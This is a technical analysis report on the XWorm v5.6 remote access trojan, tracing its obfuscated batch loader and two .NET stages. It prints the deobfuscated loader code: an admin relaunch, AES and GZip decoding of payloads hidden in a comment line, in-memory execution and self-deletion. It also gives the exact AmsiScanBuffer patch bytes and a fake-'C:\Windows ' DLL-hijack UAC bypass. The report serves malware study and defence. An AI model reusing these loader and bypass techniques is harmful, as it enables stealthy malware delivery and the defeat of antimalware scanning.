

XWORM V5.6

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
LOADER.BAT ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	5
VYYMZDFNXJ.TMP ANALYSIS	8
STATIC ANALYSIS	8
DYNAMIC ANALYSIS	10
AVPVLRRXDN.TMP ANALYSIS	11
STATIC ANALYSIS	11
DYNAMIC ANALYSIS	13
WTSAPI32.DLL ANALYSIS	21
STATIC ANALYSIS	21
DYNAMIC ANALYSIS	23
LOADER.EXE ANALYSIS	24
STATIC ANALYSIS	24
DYNAMIC ANALYSIS	26
YARA RULE	37
MITRE ATTACK TABLE	41
RECOMMENDED MITIGATION MEASURES	41
PREPARED BY	42

Overview

XWorm is a **XWorm** is a **Remote Access Trojan (RAT)** malware first discovered in **2022**, notable for its advanced capabilities. Initially released under a **Malware-as-a-Service (MaaS)** model, its **modular structure**, which varies depending on subscription levels, enables it to carry out a wide range of malicious activities, including **information theft, remote command and control, DDoS attacks, and ransomware**.

In addition to stealing **credentials stored in web browsers**, data from **desktop messaging applications, FTP clients**, and particularly **cryptocurrency wallets**, XWorm can perform **keylogging, capture screenshots and webcam footage, scan networks, and manipulate the clipboard**. Through its advanced **anti-analysis techniques**, XWorm is considered a sophisticated threat that can be difficult to detect.

XWorm can access the following areas:

- **Credentials stored in web browsers**
- **Keyboard activity through keylogging**
- **Internal network port scanning**
- **Blockchain (cryptocurrency) wallets**
- **Remote command and control**
- **Clipboard manipulation**

In **2023 and 2024**, XWorm spread rapidly through **GitHub, Telegram, and various file-sharing platforms**, affecting **tens of thousands of devices worldwide**. Initially used by advanced threat actors such as **TA558, NullBulge, and UAC-0184**, XWorm became widespread among both amateur and professional attackers, targeting numerous countries, including the **United States**.

On infected systems, the malware can compromise **credentials, financial data, and system control**, potentially resulting in **serious security breaches and financial losses**. Effective protection and response require measures such as **robust antivirus solutions, multi-factor authentication, and increased user awareness**.

Loader.bat Analysis

Adı	Loader
MD5	08d7d5f2f0e18ec81157efd97055f44f
SHA256	bb61e58f11e979f287a40449ddb0172abbe28c96b2c04a6b3560a3f6d536539d
Dosya Türü	Bat

Static Analysis

```

1 @echo off
2 %nhIov/UvZJiCx/CZWchh%e%nhIov/UvZJiCx/CZWchh%e%nhIov/UvZJiCx/CZWchh%t%nhIov/UvZJiCx/CZWchh%l%nhIov/UvZJiCx/CZWchh%
3 set "BLHQHovGifiyiXvJtUOA=s"
4 set "aCOFJAseSLbKJppAmuK=t"
5 set "iXjSjYtZIqwuQVKAtrWd=|BLHQHovGifiyiXvJtUOA!e|aCOFJAseSLbKJppAmuK|"
6 !iXjSjYtZIqwuQVKAtrWd! "EEHFwuaLqg=net "
7 !iXjSjYtZIqwuQVKAtrWd! "JVJdzEmpMX=file"
8 !iXjSjYtZIqwuQVKAtrWd! "XmSSbfVdCH=>41"
9 !iXjSjYtZIqwuQVKAtrWd! "GoFOUroCmS=> n"
10 !iXjSjYtZIqwuQVKAtrWd! "rQGaHwVXxb=ul 2"
11 %EEHFwuaLqg%%JVJdzEmpM/C%%GoFOUroCmS%%rQGaHwVZ/cxb%%mSSbfVdCH%

```

Figure 1- Obfuscated BAT File

When examining the malicious file, the variable “**nhIovXUvZJiCxXCZWh**”, which stands out, is repeated 32 times. As part of the code’s obfuscation technique, individual characters from these variables are called and concatenated to reconstruct the hidden command “**setlocal...**”.

The purpose of this command is to enable **delayed variable expansion**, which is actively used in subsequent sections of the code. The variable “**iXjSjYtZlqwuQVkATRwD**” is used to dynamically reconstruct and execute the fragmented set command. This makes the code significantly harder to read directly and provides an additional layer of obfuscation.

```

66 !iXjSjYtzIqwuQVkaTRwD! "iNShiNexsf=C; $"
67 !iXjSjYtzIqwuQVkaTRwD! "IPMLhmQHsJ=decr"
68 !iXjSjYtzIqwuQVkaTRwD! "N2IazzzcZU=; }{"
69 !iXjSjYtzIqwuQVkaTRwD! "qBRWUZTFVn=["
70 :: XsP0+UUXmA55n5v7Oem8qiKLY26k38NT2d3w5+hmmEqnv9QVDe023UbIUa1AeGN28bmsWG9/eU49IovQFbAtrzS0kpxNEKBZa1gu6x9TVcT
71 !iXjSjYtzIqwuQVkaTRwD! "cqUuDnCAa=ram2"
72 !iXjSjYtzIqwuQVkaTRwD! "hxLkyQxKSR=aes_"
73 !iXjSjYtzIqwuQVkaTRwD! "FuxkDhNzAx= $de"
74 !iXjSjYtzIqwuQVkaTRwD! "qGtTOquAhl={ $a"
75 !iXjSjYtzIqwuQVkaTRwD! "addBznEXes=retu"

```

Figure 2- YPayload Embedded Within a Comment Line

The file contains data holding the malware's **encrypted and compressed payload**, hidden within a special line beginning with “::”. Here, the “::” characters are generally treated as a **comment line** and are not executed. The malware takes advantage of this behavior by concealing the embedded **Base64-encoded encrypted data** within what appears to be a comment, making it less noticeable to both analysis tools and users.

```

1 #echo off
2 setlocal enabledelayedexpansion
3
4 netfile 61 nul 2
5
6
7 if not %errorlevel%==0 ( powershell -no profile -ep bypass - command Start-Process -FilePath '%0' -ArgumentList '%od%' -Verb run
8 cd /d %1
9
10
11 :: XsP0+UUXmA55n5v7Oem8qiKLY26k38NT2d3w5+hmmEqnv9QVDe023UbIUa1AeGN28bmsWG9/eU49IovQFbAtrzS0kpxNEKBZa1gu6x9TVcTqjdjVjUly622pgVepyf
12
13 %systemdrive%\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -no profile -windowstyle hidden -ep bypass -command function
14 { $aes_var=[System.Security.Cryptography.Aes::Create()]; $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
15 $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $aes_var.Key=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join
16 ('!FeiiSmxIsyGKCa5a6Orqa+49bcIGc0uyRJvpMAYc8c='; $aes_var.IV=[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '' ('bVh4jL6f
17 $decryptor_vr=$aes_var.CreateDecryptor( $return_var,$decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length); $decrj
18 $aes_var.Dispose(); $return_var;}function decompress_function($param_var){ $yXoMR=New-Object System.IO.MemoryStream($param_var);
19 $JNrUD=New-Object System.IO.Compression.GZipStream($yXoMR, [IO.Compression.CompressionMode]::Decompress); $JNrUD.CopyTo($bidcy);
20 $bidcy.Dispose(); $bidcy.ToArray();}function exe"cute_function($param_var,$param2_var){ $vctvs=[System.Reflection.Assembly]::
21 ([byte[]]$param_var); $BwmyC=$vctvs.EntryPoint; $BwmyC.Invoke($null, $param2_var);$Host.UI.RawUI.WindowTitle = '%~f0';$fMVPw=
22 ')(%~f0').Split((Environment)::NewLine);foreach ($NUIe in $fMVPw) { if ($NUIe.StartsWith(': ')) { $RwWnk=$NUIe.Subs
23 $payloads_var=[string[]]$RwWnk.Split('\');$payload1_var=decompress_function (decrypt_function ([Convert]::('gnirtS46esaBmorF'[-1..
24 $payload2_var=decompress_function (decrypt_function ([Convert]::('gnirtS46esaBmorF'[-1..-16] -join '' ($payloads_var[1]));
25 execute_function $payload1_var $null;execute_function $payload2_var (,[string[]] ('%*'));
26
27 (goto) 2>nul & del "%~f0"
28 exit /b


```

Figure 3- Code Deobfuscation

Once the obfuscation is removed from the malicious file, the underlying **.bat** file becomes readable. It is designed to execute malicious **.NET** payloads that use multiple layers of obfuscation. The file defines functions for:

- **Privilege checks**
- **AES-CBC decryption**
- **GZip decompression**
- **Assembly loading**

The malicious content is embedded within the file itself in a line beginning with “::”, stored in **Base64 + GZip** format. After the payloads are decoded and executed in memory, the file **deletes itself**, leaving minimal traces on the system.



```

1  @echo off
2  setlocal enabledelayedexpansion
3
4  net file > nul 2>&1
5
6  if not %errorlevel%==0 (
7      powershell -nopprofile -ep bypass -command Start-Proce
8      exit /b
9  )
10
11 cd /d %1
12
13 powershell.exe -nopprofile -windowstyle hidden -ep bypass
14
15
16 (goto) 2>nul & del "%~f0"
17 exit /b
18

```

```

1  function decrypt_function($param_var) {
2      $aes_var = [System.Security.Cryptography.]
3      $aes_var.Mode = [System.Security.Cryptography.]
4      $aes_var.Padding = [System.Security.Cryptography.]
5      $aes_var.Key = [System.Convert]::FromBase64
6      $aes_var.IV = [System.Convert]::FromBase64
7      $decryptor_var = $aes_var.CreateDecryptor(
8      $return_var = $decryptor_var.TransformFinalBlock(
9      $decryptor_var.Dispose()
10     $aes_var.Dispose()
11     return $return_var
12 }
13
14 function decompress_function($param_var) {
15     $input_stream = New-Object System.IO.MemoryStream
16     $output_stream = New-Object System.IO.MemoryStream
17     $gzip_stream = New-Object System.IO.Compression.GzipStream
18     $gzip_stream.CopyTo($output_stream)
19     $gzip_stream.Dispose()
20     $input_stream.Dispose()
21     $output_stream.Position = 0
22     $result = $output_stream.ToArray()
23     $output_stream.Dispose()
24     return $result
25 }

```

Figure 4- CMD and PowerShell Sections Within the Code

Once the relevant file is made readable, it can be seen that it consists of two main components: **CMD commands** and **PowerShell commands**. This structure allows the attacker to perform basic operations through the traditional Windows command line while using **PowerShell** for more advanced **.NET-based** operations.

The **CMD** section is responsible for environment preparation and privilege checking. The net file command is used to determine whether the process has **administrator privileges**. If the required privileges are not available, the file relauches itself as an administrator through **PowerShell**. It then changes to the relevant directory.

The **PowerShell** section is responsible for loading and executing the malicious payloads in memory.

Dynamic Analysis

```
36 foreach ($line in $fileContent) {
37     if ($line.StartsWith('::: ')) {
38         $payloads = $line.Substring(3).Split('\')
39         break
40     }
41 }
42
43 $payload1 = decompress_function(decrypt_function([Convert]::FromBase64Str
44 $payload2 = decompress_function(decrypt_function([Convert]::FromBase64Str
45
46 execute_function $payload1 $null
47 execute_function $payload2 (, [string[]]('%*'))
48
```

Figure 5- Splitting the Payload into Two Parts

Within the **PowerShell** section of the malicious file, the comment line beginning with “:::” actually contains the **two separate payloads** that the malware will execute. This line contains two **encrypted, Base64-encoded, and GZip-compressed** payloads. The code uses **Split('\')** to divide the data at the “\” character. As a result:

- **payloads_var[0]** → İlk şifreli payload,
- **payloads_var[1]** → İkinci şifreli payload

Each payload is then sequentially **decrypted using AES** and **decompressed using GZip**.





Figure 6- GZip Format Magic Header

The byte sequence **31 139 8 0** (hex: **1F 8B 08 00**) is the standard **magic header** associated with the **GZip** compression format. These fixed bytes identify the data as being compressed using the **GZip** algorithm.


The analyzed data was encrypted using **AES-CBC**, and the output obtained after decryption indicates that it is a compressed data block in **GZip** format.



```
C:\Users\████████\Desktop\1.ps1
File Edit View Tools Debug Add-ons Help
[DBG]: PS C:\Users\████████\Desktop>>
[IO.File]::WriteAllBytes("C:\Users\████████\Desktop\dizin\payload1.exe", $payload1)
[IO.File]::WriteAllBytes("C:\Users\████████\Desktop\dizin\payload2.exe", $payload2)
[DBG]: PS C:\Users\████████\Desktop>>
```

Figure 9- Dropping the Malicious Payloads

The two separate encrypted and compressed data blocks are converted into **binary format** after the corresponding decryption and decompression processes are completed. These binary data are then written to disk as executable files named **payload1.exe** and **payload2.exe** using PowerShell's **WriteAllBytes** method.



Ad	Değiştirme tarihi	Tür	Boyut
payload1	████████	Uygulama	5 KB
payload2	████████	Uygulama	209 KB

Figure 10- Saving the Malicious Payloads and Size Information

As a result of these operations, the contents of the malicious code loaded into memory were manually extracted, enabling the analysis of the payloads by moving to the **Stage 2** phase.

vYYmZDFNxJ.tmp Analysis

Adı	vYYmZDFNxJ
MD5	3E94965C308C6F2C9279D58F2472561F
SHA256	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
Dosya Türü	PE32/.NET

Static Analysis

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	5.00 KB (5120 bytes)
PE Size	5.00 KB (5120 bytes)

Figure 11- File Size and Type

The first analyzed malicious payload is approximately **5 KB** in size and is a **.NET assembly** compiled for a **32-bit architecture**. The file is stored on the system under a dynamically generated temporary name, **vYYmZDFNxJ.tmp**, and is directly loaded into memory and executed.




Figure 12- File Structure

Within the **PHANTOM** class, techniques related to **memory manipulation** and **detection evasion** can be observed.

```

Main() : void
1 // PHANTOM.Program
2 // Token: 0x06000004 RID: 4 RVA: 0x00002080 File Offset: 0x00002080
3 [STAThread]
4 private static void Main()
5 {
6     IntPtr intPtr = Program.ASLR(Program.amsiScanBufferAddress, Program.RebaseAddress, Program.obfDll_Str);
7     byte[] array;
8     if (IntPtr.Size != 8)
9     {
10         RuntimeHelpers.InitializeArray(array = new byte[8], fieldof(<PrivateImplementationDetails>
11             {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$$method0x6000004-1).FieldHandle);
12     }
13     else
14     {
15         RuntimeHelpers.InitializeArray(array = new byte[6], fieldof(<PrivateImplementationDetails>
16             {5A6B5DC4-1F23-44D5-88E7-63788194D322}).$$method0x6000004-2).FieldHandle);
17     }
18     byte[] array2 = array;
19     uint flNewProtect;
20     Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), Program.PAGE_EXECUTE_READWRITE, out flNewProtect);
21     Marshal.Copy(array2, 0, IntPtr, array2.Length);
22     Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), flNewProtect, out flNewProtect);
23 }

```

Figure 13- Main Structure

The Main function is designed to disable the system's **AMSI (Antimalware Scan Interface)** protection when the malware starts running. First, the address of the target AMSI function in memory is determined. A platform-dependent byte sequence is then prepared to overwrite the contents at this address. This byte sequence is embedded within the .NET assembly in an obfuscated form and is loaded into memory at runtime.

The protection of the target memory region is temporarily changed to **writable and executable** using the **VirtualProtect API**. The prepared byte sequence is then written to the target address through **Marshal.Copy**, after which the original memory protection settings are restored. As a result, **AMSI is disabled**, reducing the ability of the system to detect subsequent malicious payloads.

```

.ctor() : void
1 // PHANTOM.Program
2 // Token: 0x06000006 RID: 6 RVA: 0x00002104 File Offset: 0x00002104
3 // Note: this type is marked as 'beforefieldinit'.
4 static Program()
5 {
6     Program.amsiScanBufferAddress = (IntPtr)6442465376L;
7     Program.RebaseAddress = (IntPtr)6442450944L;
8     Program.PAGE_EXECUTE_READWRITE = 64U;
9     Program.obfDll_Str = "*a*m*s*i*.*d*l*l*.*.Replace("", "");
10 }
11

```

Figure 14- CCTOR Content

The **CCTOR (class constructor)** executes before the malware's Main method and initializes the critical variables required for the **AMSI bypass** operation. **AmsiScanBufferAddress** and **RebaseAddress** are assigned as fixed memory addresses. These addresses point to the target function within **amsi.dll** in memory.

Dynamic Analysis

The program attempts to bypass **AMSI** malware content scanning by patching the **AmsiScanBuffer** function at runtime, effectively disabling its scanning functionality.




Figure 15- Architecture-Dependent Patch Selection

The malware determines the architecture of the system it is running on using the `IntPtr.Size` property. If `IntPtr.Size` is not **8** (indicating a **32-bit** process), an **8-byte patch** is prepared. If `IntPtr.Size` is **8** (indicating a **64-bit** process), a different **6-byte patch** is prepared. This architecture-dependent approach allows the malware to use the appropriate patch for the target process architecture.

array2	byte[0x00000006]	byte[]
[0]	0xB8	byte
[1]	0x57	byte
[2]	0x00	byte
[3]	0x07	byte
[4]	0x80	byte
[5]	0xC3	byte

Figure 16- 6-Byte Patch Code

The 6-byte patch code contains machine instructions designed to interfere with the execution of the **AmsiScanBuffer** function. The instruction sequence loads the error code **0x80070057**, corresponding to an **invalid argument** error, into the EAX register using the B8 instruction, followed by C3, which causes the function to return immediately. As a result, the function returns an error status instead of performing the intended scan, effectively bypassing **AMSI** scanning.

AVpvlRxXdn.tmp Analysis

Adı	AVpvlRxXdn
MD5	15F3F73E2CCCCFC1623C3D06A4CF1519A
SHA256	53b52b5afd45ab7351716b7444271ad290529ff6ff9501571bd6728875bc0c98
Dosya Türü	PE32/.NET

Static Analysis

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	209.00 KB (214016 bytes)
PE Size	209.00 KB (214016 bytes)

Figure 17- File Size and Type

The **AVpvlRxXdn.tmp** file was identified as a **32-bit Portable Executable (PE)** file and is **.NET-based**. The file is approximately **209 KB** in size.

```

{ } sttcXWAHGYWGkxwUHtYU
  ixMngCjImOMeKvNxBfGB @02000002
    Base Type and Interfaces
    Derived Types
    .cctor() : void @0600000E
    ixMngCjImOMeKvNxBfGB() : void @0600000D
    CheckRemoteDebuggerPresent(IntPtr, ref bool) : bool @06000004
    GetProcAddress(IntPtr, string) : IntPtr @06000002
    InstallStartup(string) : void @06000009
    IsAdmin() : bool @06000007
    IsDebuggerPresent() : bool @06000005
    IsStartup(string) : bool @06000008
    IdXefvhZvEtuMsVHgWu(byte[], byte[], byte[]) : byte[] @0600000A
    LoadLibrary(string) : IntPtr @06000001
    Main(string[]) : void @06000006
    NSvrmSVmKZtCMxezlik(byte[]) : byte[] @0600000B
    VirtualProtect(IntPtr, UIntPtr, uint, out uint) : bool @06000003
    vjnHuCKYdRPvimOtlfSm(string) : byte[] @0600000C
    PAGE_EXECUTE_READWRITE : uint @04000001

```


Figure 18- AVpvlRxXdn.tmp Content

Zararlı The malware is structured as a **.NET assembly** named **AVpvlRxXdn.tmp** and contains numerous nested methods within a class named **s tt cXWAHGYWGkxwUHtYU**. The presence of a **.cctor()** method indicates that the malware performs certain operations before executing the **Main()** method. The method list clearly reveals the following behaviors:

- **Anti-debugging and environmental checks** through APIs such as **CheckRemoteDebuggerPresent**, **IsDebuggerPresent**, and **IsAdmin**.
- **Memory manipulation and loading operations** through API calls such as **LoadLibrary**, **GetProcAddress**, and **VirtualProtect**.
- **Persistence-related operations** through methods such as **InstallStartup** and **IsStartup**.
- **Decryption and payload-processing activities** within obfuscated functions such as **NSvrmSVmKZtCMxezlikZ** and **vjnHuKCfRdPvjmOtlfSm**.

Additionally, the presence of the **PAGE_EXECUTE_READWRITE** constant indicates that the malware can modify specific memory regions and execute code from them.

Dynamic Analysis



The screenshot shows a debugger window with a C# code file named `ixMngCjImOMeKvNx8FGB`. The code is at line 42, enclosed in a red box, showing the following logic:


```
// Token: 0x06000006 RID: 6 RVA: 0x00002088 File Offset: 0x00000288
private static void Main(string[] args)
{
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    Version version = Environment.OSVersion.Version;
    if (version.Major < 6 || version.Minor < 1)
    {
        if (version.Major < 10)
        {
            goto TL_C8;
        }
    }
}
```

Below the code, the **Locals** window is visible, also with a red box around it, showing the following values:

Name	Value
<code>System.OperatingSystem.Version.get</code> returned	<code>{6.1.7601.65536}</code>
<code>args</code>	<code>string[0x00000000]</code>
<code>version</code>	<code>{6.1.7601.65536}</code>

Figure 19- Version Information Detection

At the entry point of the malware, the full path of the currently running executable is obtained using **Process.GetCurrentProcess().MainModule.FileName**. The malware then queries the target system's operating system version through **OSVersion.Version**. The detected version is **6.1.7601.65536 (Windows 7 SP1)**. This section of the code performs conditional branching based on the operating system's **Major** and **Minor** version numbers.



The screenshot shows a debugger window with a C# code file named `ixMngCjImOMeKvNx8FGB`. The code is at line 54, enclosed in a red box, showing the following logic:

```
try
{
    if (!ixMngCjImOMeKvNx8FGB.IsAdmin())
    {
        Directory.CreateDirectory(@"\\?\C:\Windows \System32");
        File.Copy("C:\Windows\System32\wusa.exe", "C:\Windows \System32\wusa.exe", true);
        File.WriteAllBytes("C:\Windows \System32\WTSAPI32.dll", ixMngCjImOMeKvNx8FGB.NsvRmSvmKZtCMxJezI1K
            (ixMngCjImOMeKvNx8FGB.vjnHuCKYdRPvImOtIfSm("UAC")));
        Process.Start(new ProcessStartInfo
        {
            FileName = "C:\Windows \System32\wusa.exe",
            Arguments = "\"" + Console.Title + "\"",
            UseShellExecute = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
        Environment.Exit(-1);
    }
    Directory.Delete(@"\\?\C:\Windows ", true);
}
catch
{
}
```

Figure 20- IsAdmin Function

Kod Following the administrator privilege check, the malware creates **fake system directories** by using malformed file paths containing additional spaces, such as **C:\Windows \System32**. It places files that appear legitimate but have been modified for malicious purposes into these directories. The malware attempts to achieve **privilege escalation through DLL hijacking** and executes malicious payloads extracted from embedded resources, while also performing **trace-cleanup operations**.

